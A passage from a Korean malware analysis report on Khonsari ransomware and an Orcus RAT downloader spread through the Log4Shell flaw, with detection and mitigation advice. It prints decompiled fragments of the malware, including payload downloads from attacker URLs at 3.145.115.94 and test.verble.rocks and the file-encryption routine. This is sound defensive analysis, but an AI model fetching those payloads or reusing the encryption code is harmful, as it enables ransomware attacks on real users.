            return "C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath\\javaw.exe";
        }
        return System.getProperty("java.home") + "\\bin\\javaw.exe";
    }
}
```

[그림 15] Orcus RAT 다운로더

Khonsari 랜섬웨어 다운로드 URL	http://3.145.115.94/zambo/groenhuyzen.exe
Orcus RAT 다운로드 URL	http://test.verble.rocks/dorflersaladreviews.jar

[표 7] 두 악성코드의 다운로드 URL

1. **%TEMP% 경로에 뮤텍스 파일 존재 여부 확인 (존재할 경우, 아무 동작도 하지 않고 종료)**
2. **존재하지 않을 경우, C&C 서버에서 페이로드 내려받아 %TEMP% 경로에 저장**
3. **페이로드 실행**

Orcus RAT 다운로더를 디컴파일하면 [그림 16]과 같다.

최초 실행 시만 동작하도록 뮤텍스 파일의 존재 유무를 파악한다.

Orcus RAT 는 Java 로 작성된 악성코드이기에 javaw.exe 로 실행하는 것을 볼 수 있다.

Khonsari 랜섬웨어는 닷넷 프레임워크 환경에서 동작하기에

javaw.exe 는 필요없지만 윈도우즈 환경이 요구된다.

다운로드 URL 은 Khonsari 랜섬웨어 다운로드 URL 과 다르다.

다운로드를 마쳤다면 %TEMP% 경로에 저장 후 실행한다.

2.3. Khonsari 랜섬웨어

Khonsari 랜섬웨어는 닷넷 프레임워크 환경에서 동작하는 실행파일이다.
해당 실행파일은 클래스와 함수 이름을 임의로 변경했고
문자열에 XOR 인코딩을 하는 등, 약간의 난독 화가 적용되어 있다.
랜섬웨어의 행위는 아래와 같이 간단하다.

1. **C&C 에서 텍스트 파일 다운로드**
2. **파일 암호화 대상 선정**
3. **파일 암호화 (특정 확장자 제외)**
4. **랜섬 노트 생성**

2.3.1. C&C 에서 텍스트 파일 다운로드

```
WebClient webClient = new WebClient();
string text = "/₩u001b₩u0015₩u0011R~]pi^UTF`CviVUN₩u0012O₩u001f!(₩u001c>₩u0002₩t=₩u0016,₩u0018₩v₩u000
string text2 = text;
string edhcLlqR = text2;
string text3 = "GoaahQrC";
string text4 = text3;
string vnNtUrJn = text4;
webClient.DownloadString(oymxyeRJ.CajLqoCk(edhcLlqR, vnNtUrJn));
```

[그림 16] C&C 서버로부터 텍스트 파일 다운로드

URL	http://3.145.115.94/zambos_caldo_de_p.txt

[표 8] 다운로드 정보

[표 8]의 URL 로부터 텍스트 파일로 추정되는 것을 내려 받는다.
그러나 해당 파일은 어디에도 사용되지 않는다.
이는 HTTP 통신 과정에서 피해자의 IP 주소를 로깅하기 위한 것으로 추정된다.
Khonsari 랜섬웨어가 실행됐다는 것은 로깅된 IP 주소가
Log4Shell 취약점으로 원격 코드 실행이 가능하다는 것을 의미하기에 추가 공격에 사용될 수 있다.
통신에 실패할 경우 랜섬웨어는 추가 악성 행위 없이 종료된다.

2.3.2. 파일 암호화 대상 선정

```
foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
{
    string name = driveInfo.Name;
    string text5 = "2w₩u0015";
    string text6 = text5;
    string edhcLlqR2 = text6;
    string text7 = "qMlamfMA";
    string text8 = text7;
    string vnNtUrJn2 = text8;
    if (!name.Equals(oymxyeRJ.CajLqoCk(edhcLlqR2, vnNtUrJn2)))
    {
        list.Add(driveInfo.Name);
    }
}
list.Add(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyVideos));
list.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures));
List<string> list2 = list;
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.UserProfile);
string text9 = ")=&₩u0004%%&#₩u001e";
string edhcLlqR3 = text9;
string text10 = "mRQjlJGG";
string vnNtUrJn3 = text10;
list2.Add(Path.Combine(folderPath, oymxyeRJ.CajLqoCk(edhcLlqR3, vnNtUrJn3)));
list.Add(Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory));
```

[그림 17] 파일 암호화 대상 선정 – 1

- C:\Users\<username>\Documents\
- C:\Users\<username>\Videos\
- C:\Users\<username>\Pictures\
- C:\Users\<username>\Desktop\
- C:\Users\<username>\Desktop\
- C 드라이브를 제외한 다른 드라이브는 모두 암호화

암호화 대상 경로는 위와 같다.

C 드라이브는 사용자 홈 디렉토리 위주로 암호화하는 반면,

다른 드라이브는 모든 경로를 완전히 암호화한다.

일반적으로 C 드라이브엔 윈도우즈 설치 파일이 위치하기에 부분적으로 암호화하는 경우가 많다.

```
private static bool LxqQXinF(string YzmfzBzk)
{
    string text = "₩u007f₩u001d₩0₩a₩u000f₩"₩u000e%8";
    string text2 = text;
    string edhcLlqR = text2;
    string vnNtUrJn = "QvhhaQoW";
    if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR, vnNtUrJn)))
    {
        string text3 = "g₩u001d/.";
        string edhcLlqR2 = text3;
        string text4 = "ItAGEocK";
        string vnNtUrJn2 = text4;
        if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR2, vnNtUrJn2)))
        {
            string text5 = "₩r₩a2";
            string edhcLlqR3 = text5;
            string text6 = "diYplLvh";
            string text7 = text6;
            string vnNtUrJn3 = text7;
            if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR3, vnNtUrJn3)))
            {
                return YzmfzBzk.Equals(SCVuZRaW.HtqeFwal);
            }
        }
    }
    return true;
}
```

.khonsari
.ini
ink
\HOW TO GET YOUR FILES BACK.TXT

[그림 18] 파일 암호화 대상 선정 – 2

이때, 파일명의 마지막이 [그림 18]과 같이 끝나는 파일과 랜섬노트는 암호화 대상에서 제외한다.

“.khonsari”는 랜섬웨어 감염 시 추가되는 파일의 확장자이다.

2.3.3. 파일 암호화

```
try
{
    File.WriteAllBytes(text11, SCVuZRaW.FrfatcMQ.rVWZTCXX(File.ReadAllBytes(text11)));
    string sourceFileName = text11;
    string str = text11;
    string text12 = "T)₩u0004₩f/4+3₩u0013";
    string edhcLlqR4 = text12;
    string text13 = "zBIcAGJA";
    string vnNtUrJn4 = text13;
    File.Move(sourceFileName, str + oymxyeRJ.CajLqoCk(edhcLlqR4, vnNtUrJn4));
}
catch
{
}
```

.khonsari

[그림 19] 파일 암호화 수행

암호화는 AES-128 알고리즘을 통해 CBC 모드로 진행되며 각 파일에 사용되는 대칭 키는 모두 동일하다.

암호화를 마친 파일은 확장자를 ".khonsari"로 변경시킨다.


[그림 19]를 보면 파일을 덮어쓸 때 WriteAllBytes 함수를 사용하는 데

해당 함수는 대상 파일이 숨김 처리되어 있을 경우

UnauthorizedAccessException 예외가 발생한다.

Khonsari 랜섬웨어는 이에 대해 별도로 예외 처리를 하고 있지 않기에 숨김 파일은 암호화되지 않는다.

2.3.4. 랜섬노트 생성



[그림 20] 랜섬노트 본문

Path	C:\Users\<username>\Desktop\HOW TO GET YOUR FILES BACK.TXT

[표 9] 랜섬노트 정보

모든 암호화를 마치고 나면 바탕화면에 랜섬 노트를 생성하고 출력한다.


랜섬 노트엔 비용을 지불하기 위한 연락처와 복호화를 위한 AES 대칭키 및 IV 가 포함된다.

따라서 랜섬 노트를 삭제할 경우 공격자도 파일을 복구할 수 없다.

AES 대칭키와 IV 는 실행파일 내부에 하드코딩된 RSA 공개키로 암호화하여

피해자가 파일을 복구하지 못하도록 하였다.

3. 탐 지



[그림 21] Privacy-i EDR 탐지 행위

Khonsari 랜섬웨어는 침투 과정에서
Log4Shell 취약점을 사용하여 피해자가 취약한 모듈을 사용한다는 이유 하나로
별다른 상호작용을 요구하지 않고도 시스템을 감염시킬 수 있다.

또한 사용자가 여전히 취약한 모듈을 사용한다면 업데이트 전까지 추가 공격을 감행할 수 있다.
그러나 Privacy-i EDR 제품은 이러한 랜섬웨어 공격에 대응하여 감염을 예방할 수 있다.
Privacy-i EDR 은 Khonsari 랜섬웨어에 대해서 [그림 21]와 같이 탐지하고 있다.

[그림 22] 다수의 파일 암호화

Privacy-i EDR 은 Khonsari 랜섬웨어가 수행하는 다수의 파일 암호화 행위에 대해
주요 행위 정보로 탐지한다.

4. 대 응

1. Log4j 라이브러리를 최신 버전으로 업그레이드한다.
2. trustURLCodebase 속성이 false 로 설정된 최신 버전의 JRE 또는 JDK 를 사용한다.
3. log4j-core.jar 파일의 압축을 해제하고, JndiLookup.class 를 삭제한 뒤, 다시 압축한다.
4. 알려진 공격 패턴을 기반으로 WAF 탐지 정책을 설정한다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의 바랍니다.